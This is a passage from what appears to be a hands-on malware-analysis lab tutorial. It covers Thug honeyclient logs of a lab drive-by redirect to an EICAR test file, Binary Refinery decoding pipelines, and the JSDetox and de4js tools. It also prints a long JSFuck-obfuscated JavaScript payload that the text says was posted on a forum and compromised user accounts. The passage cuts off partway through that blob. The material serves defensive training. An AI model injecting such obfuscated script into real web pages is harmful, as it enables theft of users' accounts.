[2024-04-26 05:20:58] [HTTP] URL: http://example.xmpl/malware.exe (Status: 200, Referer: http://example.xmpl/malicious.html)
[2024-04-26 05:20:58] [HTTP] URL: http://example.xmpl/malware.exe (Content-type: application/x-msdos-program, MD5: 69630e4574ec6798239b091cda43dca0)
[2024-04-26 05:20:58] [document.write] Deobfuscated argument: <iframe src="http://example.xmpl/malicious.html"></iframe>
[2024-04-26 05:20:58] <iframe src="http://example.xmpl/malicious.html"></iframe>
[2024-04-26 05:20:58] [iframe redirection] http://example.xmpl/malware.exe -> http://example.xmpl/malicious.html
[2024-04-26 05:20:58] [HTTP] URL: http://example.xmpl/malicious.html (Status: 200, Referer: http://example.xmpl/ex2.html)
[2024-04-26 05:20:58] [HTTP] URL: http://example.xmpl/malicious.html (Content-type: text/html, MD5: 79503e2eb499b317640d225777f0c8db)
[2024-04-26 05:20:58] ActiveXObject: microsoft.xmlhttp
[2024-04-26 05:20:58] [Navigator URL Translation] malware.exe --> http://example.xmpl/malware.exe
[2024-04-26 05:20:58] [window open redirection] malware.exe -> http://example.xmpl/malware.exe
[2024-04-26 05:20:58] [HTTP] URL: http://example.xmpl/malware.exe (Status: 200, Referer: http://example.xmpl/malicious.html)
[2024-04-26 05:20:58] [HTTP] URL: http://example.xmpl/malware.exe (Content-type: application/x-msdos-program, MD5: 69630e4574ec6798239b091cda43dca0)
[2024-04-26 05:20:59] [document.write] Deobfuscated argument: <iframe src="http://example.xmpl/ex2.html"></iframe>
[2024-04-26 05:20:59] <iframe src="http://example.xmpl/ex2.html"></iframe>
[2024-04-26 05:20:59] [iframe redirection] http://example.xmpl/malware.exe -> http://example.xmpl/ex2.html
[2024-04-26 05:20:59] [HTTP] URL: http://example.xmpl/ex2.html (Status: 200, Referer: http://honepot-lab.mal/ex1.html)
[2024-04-26 05:20:59] [HTTP] URL: http://example.xmpl/ex2.html (Content-type: text/html, MD5: b5c941675ca0bb61862bc621f4d21a84)
[2024-04-26 05:20:59] ActiveXObject: microsoft.xmlhttp
[2024-04-26 05:20:59] <iframe src="http://example.xmpl/malicious.html"></iframe>
[2024-04-26 05:20:59] [iframe redirection] http://example.xmpl/ex2.html -> http://example.xmpl/malicious.html
[2024-04-26 05:20:59] [HTTP] URL: http://example.xmpl/malicious.html (Status: 200, Referer: http://example.xmpl/ex2.html)
[2024-04-26 05:20:59] [HTTP] URL: http://example.xmpl/malicious.html (Content-type: text/html, MD5: 79503e2eb499b317640d225777f0c8db)
[2024-04-26 05:20:59] ActiveXObject: microsoft.xmlhttp
[2024-04-26 05:20:59] [Navigator URL Translation] malware.exe --> http://example.xmpl/malware.exe
[2024-04-26 05:20:59] [window open redirection] malware.exe -> http://example.xmpl/malware.exe
[2024-04-26 05:20:59] [HTTP] URL: http://example.xmpl/malware.exe (Status: 200, Referer: http://example.xmpl/malicious.html)
[2024-04-26 05:20:59] [HTTP] URL: http://example.xmpl/malware.exe (Content-type: application/x-msdos-program, MD5: 69630e4574ec6798239b091cda43dca0)
[2024-04-26 05:20:59] [document.write] Deobfuscated argument: <iframe src="http://example.xmpl/malicious.html"></iframe>
[2024-04-26 05:20:59] <iframe src="http://example.xmpl/malicious.html"></iframe>
```

As you can see, the behavior of the website was changed, it has an [window open redirection] to http://example.xmpl/malware.exe instead of iFrame redirection.

Now we can check the malware.exe file at the log directory in the output of thug.

```
thug@ef9f696e6dff:/tmp/thug/logs/6bb2f6c5731f779d26b77d27fe6eac66/20240427064039/application/x-msdos-program$ ls
69630e4574ec6798239b091cda43dca0
thug@ef9f696e6dff:/tmp/thug/logs/6bb2f6c5731f779d26b77d27fe6eac66/20240427064039/application/x-msdos-program$ file 69630e4574ec6798239b091cda43dc
a0
69630e4574ec6798239b091cda43dca0: EICAR virus test files
thug@ef9f696e6dff:/tmp/thug/logs/6bb2f6c5731f779d26b77d27fe6eac66/20240427064039/application/x-msdos-program$
```

It's only an EICAR virus test file. The exploit can be analyses using external tools or services (for example: VirusTotal)

5. Ok, try to analyze another address provided in the incident report. 😊

Binary Refinery

- A collection of Python scripts that implement transformations of binary data.
- The main philosophy is that every script should be a unit in the sense that it does one job, and individual units can be combined into pipelines with the piping operator | on the commandline to perform more complex tasks.
- The project's main focus is malware triage, and is an attempt to implement something like **CyberChef** on the commandline.
- Automatically generated documentation: `the refinery documentation`. We can find some well-known encoder/encryptor like base64, hex, RSA, ...

- Command: `run_refinery.sh <argument>` or `~/Lab/run_refinery.sh <argument>`
- The units `emit` and `dump` play a special role: `emit` is for outputting data while `dump` is for dumping data to the clipboard or to disk. For instance, let's examine the following pipeline as an illustration:

```
nonroot@28b1415beb20:~/workdir$ emit M7EwMzVzBkI3IwNTczM3cyMg2wQA | b64 | zl | hex
Hello World
nonroot@28b1415beb20:~/workdir$
```

emit example.

- Try with a small example: Encrypt and decrypt with AES (Advanced Encryption Standard).
  - Some information needs for the process:
    - Plain text: "Malware Analyst."
    - IV (Initialization Vector): `0000000000000000` (`\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30`)
    - Mode: CBC (Cipher Block Chaining)
    - Key: "`FPTInformationAssurance.`"
    - Units: emit, hex, aes, b64.
  - Encrypt the data:
    - First, outputting the data with emit. We have 2 ways to do that:
      - Command: `emit <text>`
      - Command: emit </path/to/file>

```
nonroot@0ed7d63b20ee:~/workdir$ emit "Malware Analyst."
Malware Analyst.
nonroot@0ed7d63b20ee:~/workdir$ cat data.txt
Malware Analyst.
nonroot@0ed7d63b20ee:~/workdir$ emit data.txt
Malware Analyst.
nonroot@0ed7d63b20ee:~/workdir$
```

Outputting data with `emit`.

    - Encrypt the output data with AES use pipeline *(Use aes –R for encrypt)*.

```
nonroot@0ed7d63b20ee:~/workdir$ emit data.txt | aes -m CBC --iv 0000000000000000 "FPTInformationAssurance." -R -v
(11:13:12) comment in aes: padding method: pkcs7
(11:13:12) comment in aes: initial vector: 3030303030303030303030303030303030
(11:13:12) comment in aes: encryption key: 465054496e666f726d6174696f6e4173737572616e63652e
@@@@>@U@@,@2@g4W+;@^@0@@@N@
nonroot@0ed7d63b20ee:~/workdir$
```

Encrypt data with AES.

- It encrypted plain text and showed the output (include verbose from –v argument in aes command). But the output was binary data - unreadable by humans which in turn complicates transmission, especially in higher layers of the TCP/IP protocol stack. Use hex or base64 encode for showing human readable data:

```
nonroot@0ed7d63b20ee:~/workdir$ emit data.txt | aes -m CBC --iv 0000000000000000 "FPTInformationAssurance." -R | b64 -R
HPhAmM4wAj6tVcMByCzoMtpnNFcXKzvZXpAwl/DGTsk=
nonroot@0ed7d63b20ee:~/workdir$ emit data.txt | aes -m CBC --iv 0000000000000000 "FPTInformationAssurance." -R | hex -R
1CF84098CE30023EAD55C301C82CE832DA673457172B3BD95E903097F0C64EC9
nonroot@0ed7d63b20ee:~/workdir$
```

Convert binary raw data into readable data.

- Can you decrypt that?

- Try another example (more advanced). Convert the hard-coded IP address `0x0a1702cb` in **network byte order** to a readable format:
  - Emit and pack the hex data into a binary format and unpack it to decimal.

```
nonroot@0ed7d63b20ee:~/workdir$ emit 0x0a1702cb | pack -E -B 4 | pack -R
10
23
2
203
nonroot@0ed7d63b20ee:~/workdir$
```

  - In network byte order, data is converted to big-endian format before being sent, so we need to pack it with –E (Read chunks in big endian.)
  - An IP address has 32-bits – 4 bytes so we need to extract 4 bytes with –B 4
  - Join the separated output into an IP address.

```
nonroot@0ed7d63b20ee:~/workdir$ emit 0xffff0a1702cb | \
> pack -E -B 4 | \
> pack -R [| sep . ]
10.23.2.203
nonroot@0ed7d63b20ee:~/workdir$
```

  - `[| sep . ]` allow to send multiple output to sep – join all input with a specified separator, specifically a dot.

- Ok, it's all. For more examples and documentation check at the refinery's Github.


JSDetox JavaScript Analysis Tool

- A Javascript malware analysis tool.

- Using static analysis / deobfuscation techniques and an **execution engine** featuring HTML DOM emulation.
- Command: `~/Lab/start_jsdetox.sh`


```
malanalyst@malanalyst:~$ ~/Lab/start_jsdetox.sh
Removing existing container: jsdetox
jsdetox
Removing existing image: jsdetox
Untagged: jsdetox:latest
Deleted: sha256:659b5b9f220a72cb5fd5d4e7418f5a3fc34ae8b9209e12b16f4c4411757bcc48
Building Docker image: jsdetox
[+] Building 0.0s (5/5) FINISHED                                                                                    docker:default
 => [internal] load build definition from Dockerfile                                                                          0.0s
 => => transferring dockerfile: 103B                                                                                          0.0s
 => [internal] load metadata for docker.io/remnux/jsdetox:latest                                                              0.0s
 => [internal] load .dockerignore                                                                                             0.0s
 => => transferring context: 2B                                                                                               0.0s
 => CACHED [1/1] FROM docker.io/remnux/jsdetox:latest                                                                         0.0s
 => exporting to image                                                                                                        0.0s
 => => exporting layers                                                                                                       0.0s
 => => writing image sha256:659b5b9f220a72cb5fd5d4e7418f5a3fc34ae8b9209e12b16f4c4411757bcc48                                  0.0s
 => => naming to docker.io/library/jsdetox                                                                                    0.0s
Starting Docker container: jsdetox
0d64bc0819f0290cb2a7442911dd4dc9425d3697ee5bd3e080aca680c25d40f4
Docker container 'jsdetox' is now running at http://jsdetox.mal/
malanalyst@malanalyst:~$
```

JSdetox run.




JSdetox interface.

- Sometimes, we have obfuscated JavaScript code, but it is too hard or even couldn't deobfuscate to get the original JavaScript code. And now we just only run and analyze it without the need of reading a fresh code.
- It's the show time of JSdetox, let's try with the code in ex1.html of honeypot-lab.
  - JSdetox allows us to upload a HTML file to extract the JS code or analyze another raw data.
  - Paste the JS code in ex1.html or upload it to the JSdetox.



Load the HTML code into JSdetox.

- After auto extract the scripts from the HTML code, we will get something like below:



Extracted scripts from the HTML code.

- Although JSdetox provided Analyze (deobfuscate) the scripts, but … it's a little bit not too good (We can use de4js alternative). Let's try to run it and only analyze the execution.

Execute the script.


- Click **Show Code** to view the code was injection by `document.write()` method.
- Ok, now without having the fresh JavaScript code, we also know the objectives of that script is call the `document.write()` method to inject some HTML code into the webpage.

- Now, it's all okay. You can try to analyze another obfuscated code with the honeypot lab (Manually find some .html in ~/Lab/honeypot-lab/src/)

de4js JavaScript Deobfuscator and Unpacker

- De4js is a JavaScript Deobfuscator and Unpacker (browser-based).
- Command: `~/Lab/start_de4js.sh`
- Then go to http://de4js.mal/de4js/ using web browser.

Run de4js container.



de4js tool appearance.

Now let's start trying to do something with that tool.


Scenario: A friend complained to me that he built a web forum application but recently he received a lot of feedback from users that their accounts were constantly being accessed without permission. He checked the access history but there were no signs of unauthorized access. But he found something interesting, a post with quite odd content (contain):

```
[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]][([][(![]+[])[+
[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[
][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(
[][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+
[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[
!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[
+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!
+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+
([]+[])[(![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!
![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(!![]+[])[+[]]+([][(![]+[])[+[]]+(![
]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+
[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]])[+!+[]+[+[]]]+(![]+[])
[!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[
]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]()[+!+[]+[!+[]+!+[]]]+((![]+[])[+[]]+(!![]+[])[!
+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+
[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]]+(!![]+[])[+[
]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[
]]+[+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]]+[+[]]+(!![]+[])[+[]]+[+!+[]]+
[!+[]+!+[]+!+[]+!+[]+!+[]]+[+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!
+[]]+[!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[
!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[+[]]+(
![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!
+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]
+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+([]
[[]]+[])[+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[+!+[]]+([][
[]]+[])[+[]]+(![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!
+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[]
)[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]]+(+(+!+[]+[+!+[
]]+(!![]+[])[!+[]+!+[]+!+[]]+[!+[]+!+[]]+[+[]])+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![
]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+
(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]]+(![]+[])[+!+[]]+(![]+
[])[!+[]+!+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+
!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!
(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!
[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[
]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]]+([!
][[]])[+!+[]+[+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]+!
+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]]+[!+[
]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]
+!+[]+!+[]]+([][[]]+[])[!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]
]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]
+[!+[]+!+[]+!+[]]+([][[]]+[])[+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]
]+[!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+([][[]]+[])[+!+[]]+(!![]+[])
```

```
[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]]+(+(+!+[]+[+!+[]
]+(!![]+[])[!+[]+!+[]+!+[]]+[!+[]+!+[]]+[+[]])+[])[+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!
+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+
[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[
]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]
+!+[]+!+[]]+[!+[]+!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+
(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+
[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]]+[+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+
[]+!+[]+!+[]]+[+!+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[
]+!+[]])[(![]+[])[!+[]+!+[]+!+[]]+(+(!+[]+!+[]+[+!+[]]+[+!+[]]))[(!![]+[])[+[]]+(!!
[]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]
]]+([]+[])[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[]
)[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+
[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+
(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!
+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]
+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]][([]
[[]]+[])[+!+[]]+(![]+[])[+!+[]]+((+[])[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[
])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+
!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[
]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![
]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]
+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+
[+[]]]+(!![]+[])[+!+[]]]+[])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]]](!+[]+!+[]+!
+[]+[+!+[]])[+!+[]]+(![]+[])[!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]]
((!![]+[])[+[]])[([][(!![]+[])[!+[]+!+[]+!+[]]+([][[]]+[])[+!+[]]+(!![]+[])[+[]]+(!
![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+
!+[]+!+[]]]()+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[
])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+
[]]]([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]][([][(![]
+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(
!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+
[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([
][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]
